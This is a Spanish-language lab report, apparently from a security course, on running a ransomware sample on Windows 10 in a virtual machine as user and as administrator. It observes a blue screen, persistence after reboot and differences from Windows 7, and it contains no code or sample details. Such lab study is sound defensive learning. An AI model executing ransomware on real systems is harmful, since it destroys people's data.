
**2. Luego repite el proceso pero esta vez como administrador (clic derecho > Ejecutar como administrador).**




Y ZAS



Y RESET



Y pum, que sale de manera más rápida la calaca, el ransomware se ejecutó con éxito.



## ⌚ Observar el comportamiento del sistema

Observa si:

- Archivos se cifran
- Aparece algún mensaje o pantalla de rescate
- CPU o disco se saturan
- Se crean archivos extraños
- Carpetas cambian de nombre o extensión

Toma capturas de pantalla en cada fase:

- Antes de ejecutar
- Despues de hacer doble clic como usuario
- Despues de ejecutar como administrador
- Si aparece alguna advertencia o error

## ✍️ Responder las preguntas

Con base en tus observaciones y capturas:

### a) ¿Se ejecutó correctamente el ransomware en Windows 10?

Sí. El ransomware logró ejecutarse, persistir y activarse tras reiniciar el sistema. Aunque causó una pantalla azul (BSOD) tras su ejecución, esto no impidió su actividad maliciosa posterior.

### b) ¿El sistema se encriptó o hubo alguna protección activa que lo impidió?

El sistema **mostró señales claras de infección**, como la aparición del ransomware tras reiniciar. Esto indica que la **protección de Windows 10 no logró evitar la infección completamente**, aunque sí causó un error

crítico (BSOD) en el proceso inicial. No se observó una encriptación inmediata, pero el sistema fue comprometido.

**c) ¿Hubo diferencias notables en comparación con Windows 7?**

Sí. En Windows 7, el ransomware se ejecuta sin interrupciones. En Windows 10, provocó un fallo crítico (pantalla azul), aunque terminó ejecutándose tras el reinicio. Esto demuestra que Windows 10 tiene defensas más robustas, pero aún vulnerables.

**d) ¿Qué sucede si abres el acceso directo en modo administrador?**

Se realizaron pruebas tanto como usuario estándar como con privilegios de administrador. En ambos casos, el resultado fue el mismo: **pantalla azul de error**, seguida por **ejecución automática del ransomware tras reiniciar**, lo que indica que los privilegios elevados no cambiaron el resultado.

**⚠️ Advertencia:** Esta práctica debe realizarse únicamente en un entorno controlado dentro de una máquina virtual. Ejecutar ransomware en un equipo personal puede causar pérdida irreversible de datos y dañar el sistema.